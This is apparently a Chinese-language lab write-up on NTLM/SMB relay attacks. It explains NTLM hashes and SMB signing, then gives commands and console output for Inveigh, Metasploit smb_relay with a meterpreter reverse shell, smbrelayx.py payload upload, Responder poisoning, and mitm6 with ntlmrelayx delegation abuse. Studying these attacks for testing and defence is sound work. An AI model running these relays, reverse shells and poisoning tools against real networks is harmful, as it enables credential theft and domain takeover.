

## 相关概念

### NTLM hash 和 Net-NTLM hash

**NTLM hash**是指Windows系统下Security Account Manager中保存的用户密码hash

该hash的生成方法：

1. 将明文口令转换成十六进制的格式
2. 转换成Unicode格式，即在每个字节之后添加0x00
3. 对Unicode字符串作MD4加密，生成32位的十六进制数字串

在渗透测试中，通常可从Windows系统中的SAM文件和域控的NTDS.dit文件中获得所有用户的hash，通过Mimikatz读取lsass.exe进程能获得已登录用户的NTLM hash

**Net-NTLM hash**是指网络环境下NTLM认证中的hash

NTLM认证采用质询/应答（Challenge/Response）的消息交换模式，流程如下：

1. 客户端向服务器发送一个请求，请求中包含明文的登录用户名。服务器会提前存储登录用户名和对应的密码hash
2. 服务器接收到请求后，生成一个16位的随机数(这个随机数被称为Challenge),明文发送回客户端。使用存储的登录用户密码hash加密Challenge，获得Challenge1
3. 客户端接收到Challenge后，使用登录用户的密码hash对Challenge加密，获得Challenge2(这个结果被称为response)，将response发送给服务器
4. 服务器接收客户端加密后的response，比较Challenge1和response，如果相同，验证成功

在以上流程中，登录用户的密码hash即 NTLM hash，response中包含 Net-NTLM hash

在NTLM认证中，NTLM响应分为NTLM v1，NTLMv2，NTLM session v2三种协议，不同协议使用不同格式的Challenge和加密算法

所以也就存在不同协议的Net-NTLM hash，即Net-NTLM v1 hash，Net-NTLM v2 hash

从攻击角度来看

- 可以利用NTLM哈希值进行“哈希传递”攻击
- 无法利用Net-NTLM哈希值来进行“哈希传递”攻击

### NTLM和SMB的关系

SMB的认证可以基于NTLM协议或者kerberos协议，前者使用了hash，后者使用了ticket，是构成SMB的 PtH 和 PtT 攻击的基础。NTLM 并没有定义它所依赖的传输层协议。NTLM 消息的传输完全依赖于使用 NTLM 的上层协议来决定，可以是SMB，也可以是TCP，亦或HTTP。

### 跨协议的 NTLM-Relay

前面说过，NTLM 的上层协议基本可以是任何协议（如果上层是基于UDP 的协议的话，可能会不一样），所以这引出了跨协议的 NTLM-Relay 技巧。无论 NTLM 的上层协议是什么，其携带的 NTLM 的三条消息都是

由 NTLM SSP 生成的，所以上层协议在 relay 的过程中，是可以被替换掉的。

比如从 http relay 至 smb, 从 smb relay 至 ldap/mssql 等等。我们只需要将一个协议中的 NTLM 消息取出来, 然后原样不动地放入另一个协议, 就完成了上层协议转换的过程。

## SMB RELAY

mitm Attacker通过不停的转换机器角色来同时欺骗Smb server和Client两端, 可以拿着Client的凭据去访问Smb Server中的资源,如果这个凭据的用户权限在smb server中很大,大到可以随意操作smb server,此时凭据再一旦认证成功,随后再立即执行一段shellcode,那Smb server基本也就沦陷了。



## 利用条件

### SMB版本信息

不同Windows版本所对应的Smb 版本, smb版本越高, 内置的安全机制就越完善,利用难度也就越大, 另外, 它默认工作在tcp/udp的139和445端口上,属上层协议[偏应用层]。

- Smb v1 主要用于xp/2003以下的系统中
- Smb v2.x 主要用于win vista/7/2008/2008r2
- Smb v3.x 主要用于win 8 / 8.1 / 2012 / 2012r2 / 2016

### 利用条件

- 目标机器不能开启smb签名, 否则利用无效,一般情况下, windows server会默认开启,而windows 单机系统[win 7/8/8.1/10]默认都不会开。
- 对一些打了ms08-068[KB957097]补丁的老系统[比如windows xp/2003以下的系统]利用也是无效的。

### 检查是否开启smb签名

```
nmap -Pn -sT -p 445 --open --script smb-security-mode,smb-os-discovery 192.168.0.106,192.168.0.108
```

```

Nmap scan report for 192.168.0.106
Host is up (0.0080s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
_smb-os-discovery:
  OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
  OS CPE: cpe:/o:microsoft:windows_server_2012:-
  Computer name: dc
  NetBIOS computer name: DC\x00
  Domain name: uknowsec.cn
  Forest name: uknowsec.cn
  FQDN: dc.uknowsec.cn
  System time: 2019-08-31T22:27:17+08:00
_smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: required

Nmap scan report for 192.168.0.108
Host is up (0.0060s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
_smb-os-discovery:
  OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
  OS CPE: cpe:/o:microsoft:windows_server_2008:-
  Computer name: s1
  NetBIOS computer name: S1\x00
  Domain name: uknowsec.cn
  Forest name: uknowsec.cn
  FQDN: s1.uknowsec.cn
  System time: 2019-08-31T22:27:19+08:00
_smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)

```

## 利用方式

### Inveigh

powershell编写, 可供参考的地址:

<https://github.com/Kevin-Robertson/Inveigh>

```

Import-Module .\Inveigh.psd1
Invoke-Inveigh -consoleoutput Y

```

```

PS C:\Users\sqladmin\Desktop\Inveigh-1-5> Import-Module .\Inveigh.psd1
PS C:\Users\sqladmin\Desktop\Inveigh-1-5> Invoke-Inveigh -consoleoutput Y
[*] Inveigh 1.5 started at 2019-08-31T23:15:40
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 192.168.3.68
[+] Spoofer IP Address = 192.168.3.68
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
警告: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output

```

再使用另外一个主机去连接该服务器。



```
lport => 2333
msf5 exploit(windows/smb/smb_relay) > show options
```

Module options (exploit/windows/smb/smb\_relay):

| Name    | Current Setting | Required | Description  |
|---------|-----------------|----------|--|
| -----   | -----           | -----    | -----  |
| SHARE   | ADMIN\$         | yes      | The share to connect to  |
| SMBHOST | 192.168.22.162  | no       | The target SMB server (leave empty for originating system)                           |
| SRVHOST | 0.0.0.0         | yes      | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 445             | yes      | The local port to listen on.   |

Payload options (windows/meterpreter/reverse\_tcp):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| -----    | -----           | -----    | -----   |
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.22.128  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 2333            | yes      | The listen port   |

Exploit target:

| Id | Name      |
|----|-----------|
| -- | ----      |
| 0  | Automatic |

在192.168.22.130上执行

```
net use \\192.168.22.128\c$ /user:"administrator" "1qaz@wsx"
```

在kali上就可以看到回显了

```
root@kali: ~/Desktop
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[*] Server started.
msf5 exploit(windows/smb/smb_relay) > [*] Sending stage (179779 bytes) to 192.168.22.162
[*] Meterpreter session 1 opened (192.168.22.128:2333 -> 192.168.22.162:49164) at 2019-08-31 23:13:53 -0400
[*] Session ID 1 (192.168.22.128:2333 -> 192.168.22.162:49164) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against WIN-70GU0I2K9N0
[*] Current server process: rundll32.exe (572)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 992
[*] Sending NTLMSSP NEGOTIATE to 192.168.22.162
[*] Extracting NTLMSSP CHALLENGE from 192.168.22.162
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.22.130:49197
[*] Extracting the NTLMSSP AUTH resolution from 192.168.22.130:49197, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.22.162
[+] SMB auth relay against 192.168.22.162 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \MUHZHZqj.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (179779 bytes) to 192.168.22.162
[*] Deleting \MUHZHZqj.exe...
```

回显里会删除exe文件，所以建议在配置时做好进程迁移

```
set AutoRunScript post/windows/manage/migrate
```

### smbrelayx.py

在工具主机kali 192.168.22.128上执行

```
python smbrelayx.py -h 192.168.22.162
```

在内网主机192.168.22.130上执行

```
net use \\192.168.22.128\c$ /user:"administrator" "1qaz@wsx"
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Uknow>net use \\192.168.22.128\c$ /user:"administrator" "1qaz@wsx"
发生系统错误 3。
系统找不到指定的路径。

C:\Users\Uknow>
```

此时在主机kali 192.168.22.128上就能捕获到如下内容。





```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.22.128
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 192.168.138.136:4444
```

执行

```
python smbrelayx.py -h 192.168.22.162 -e test.exe
```

The image shows two terminal windows side-by-side. The left window is a Metasploit (msf) session. It shows the user setting the lport to 4444, setting the AutoRunScript to post/windows/manage/migrate, and running the exploit -j. The output shows that the exploit is running as background job 0, and a reverse TCP handler is started on 192.168.22.128. The right window shows the output of the smbrelayx.py script. It shows the script connecting to 192.168.22.162 and performing a relay attack. The output includes messages like 'Found writable share ADMIN\$', 'Uploading file TChcBKyw.exe', and 'Opening SVCManager on 192.168.22.162'. The script also shows the creation of a service named RBFE and the receipt of a connection from 192.168.22.130.

## Responder

自从MS08-068漏洞修复之后无法再将 Net-NTLM 哈希值传回到发起请求的机器上，除非进行跨协议转发，但是该哈希值仍然可以通过中继转发给另外一台机器。利用Responder结合其他中继工具可以进行自动化的拦截并且对哈希值进行中继转发。唯一的一个不足之处就是，在这之前需要在进行转发操作的机器上禁用SMB签名。

在开启了 SMB Signing 的情况下，在 SMB 协议利用 NTLM SSP 进行了身份验证后，后续的所有数据包，都会利用 NTLM SSP 生成的这个 session key 进行签名。SMB 服务端收到后续的数据包后，也会检查数据包的签名，如果签名不对，则拒收。NTLM SSP 在生成 session key 的时候，会需要用到账号密码的原始 LM HASH 或 NT HASH。而 relay 型的攻击，都是站在一个中间人的位置，我们是不可能知道原始的 LM HASH 或 NT HASH 的（如果知道了也就不需要 Relay 这种攻击手法了）。所以，我们是无法计算出来这个 session key 的，自然也就无法对数据包进行签名。

Responder通过设置几个模拟的恶意守护进程（如SQL服务器，FTP，HTTP和SMB服务器等）来直接提示凭据或模拟质询 - 响应验证过程并捕获客户端发送的必要 hash。




```
python Responder.py -I eth0 -v
```

```

root@kali:~/Desktop/Responder-master# python responder.py -I eth0 -v
shared-
folders cb-
master-
lapper
st Ar SH
cobaltstrike
cobaltstrike
store
ConvertShell
checker.py
cobaltstrike
NBT-NS, LLMNR & MDNS Responder 2.3.4.0
vtest
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
cobaltstrike
restart-vm-
3.13
22.py
beacon.bin
impacket-
master
ZIP
Responder-
master.zip
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
CNVD-C-
TGZ
shellcode.
txt
[+] Servers:
2019-
redis-
4 [ON] ar.
[ON]
[OFF]
[OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]

```

对于SMB协议，客户端在连接服务端时，默认先使用本机的用户名和密码hash尝试登录。所以在192.168.22.130上执行 `dir \\192.168.22.128\c$`



在192.168.22.128上就可以得到NTLMv2 Hash。

[illegible]

responder只有一个回显hash功能，可以结合ntlmrelayx.py和Empire框架进行进一步利用。再借助DeathStar，可以很轻易获取windows的域管理权限。

# NTLM-Relay

## NTLM Relaying与Kerberos委派组合

### 实现方法

在目标计算机上创建一个新的计算机账号B，并为本地计算机账号A设置基于资源的约束委派给新建账号B，使得B可以模拟用户访问A的资源，便能通过S4U攻击（首先使用S4U2Self获取任意用户到新建计算机账号B的服务票据，再使用S4U2Proxy获取该用户到目标计算机A的服务票据），使用该计算机账号为域内任意用户请求访问该计算机任意服务的TGS服务票据，从而获得该计算机的SYSTEM权限。

### 利用过程

使用mitm6选择目标计算机并回复DHCPv6请求，为其分配地址，回复WPAD配置文件地址

```
mitm6 -hw ws02 -d lab.local --ignore-nofqnd
```

设置目标LDAP服务器地址并创建WPAD配置文件，使用“-delegate-access”为目标创建计算机账号并配置基于资源的约束委派：

启动ntlmrelayx，指定域控制器，委派攻击，禁用SMB服务器并设置将生成并提供给目标的恶意WPAD文件的名称。

```
ntlmrelayx.py -t ldaps://dc01.lab.local --delegate-access --no-smb-server -wh attacker-wpad
```

当目标计算机重启或重新进行网络配置（如重新插入网线）时，将会向DHCPv6发送请求获取IPv6配置，我们已经使用mitm6接管DNS，此时目标计算机便会访问kali获取WPAD配置文件，并将kali设置为代理服务器。

然后当目标计算机通过kali代理服务器访问网络时，kali将会向目标计算机发送代理的认证请求，并中继NTLM认证到LDAP服务器上，完成相关操作。

上图中已经完成了计算机账号的创建，并为其设置了基于资源的约束委派。接下来，便可通过impacket中的getST脚本，使用新创建的计算机账号为域管理员（或具有本地管理员权限的域用户）请求访问到该计算机的CIFS服务票据：

### 导入


```
export KRB5CCNAME=1kys.ccache
```

然后就可以通过psexec.py远程执行命令了。

```
psexec.py -k ws02.lab.local -debug -no-pass
```

尝试复现上述过程，捣鼓了一天失败了。报的错是：

```
[~] Connection against target ldaps://OWA2010SP3.0day.org FAILED: invalid server address
[~] Exception in HTTP request handler: invalid server address
[~] Exception in HTTP request handler: [Errno 104] Connecti
```



```
由于长时间未活动，计算机将很快挂起。
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
*] Protocol Client LDAP loaded..
*] Running in relay mode to single host
*] Setting up SMB Server
*] Setting up HTTP Server
*] Servers started, waiting for connections
*] HTTPD: Received connection from 192.168.3.68, attacking target ldaps://OWA2010SP3.0day.org
*] HTTPD: Client requested path: /wpad.dat
*] HTTPD: Serving PAC file to client 192.168.3.68
*] HTTPD: Received connection from 192.168.3.68, attacking target ldaps://OWA2010SP3.0day.org
*] HTTPD: Client requested path: http://www.msftncsi.com/ncsi.txt
*] HTTPD: Received connection from 192.168.3.68, attacking target ldaps://OWA2010SP3.0day.org
*] HTTPD: Client requested path: http://www.msftncsi.com/ncsi.txt
*] SMBD-Thread-6: Received connection from 192.168.3.68, attacking target ldaps://OWA2010SP3.0day.org
*] HTTPD: Client requested path: /wpad.dat
*] HTTPD: Serving PAC file to client 192.168.3.68
[~] Exception in HTTP request handler: invalid server address
[~] Exception in HTTP request handler: [Errno 104] Connection reset by peer
```

LDAPS安装过程: <https://gist.github.com/magnetikonline/0ccdabfec58eb1929c997d22e7341e45>

上述原文地址: <https://chryzsh.github.io/relaying-delegation/>

如有知道什么的，请联系我谢谢~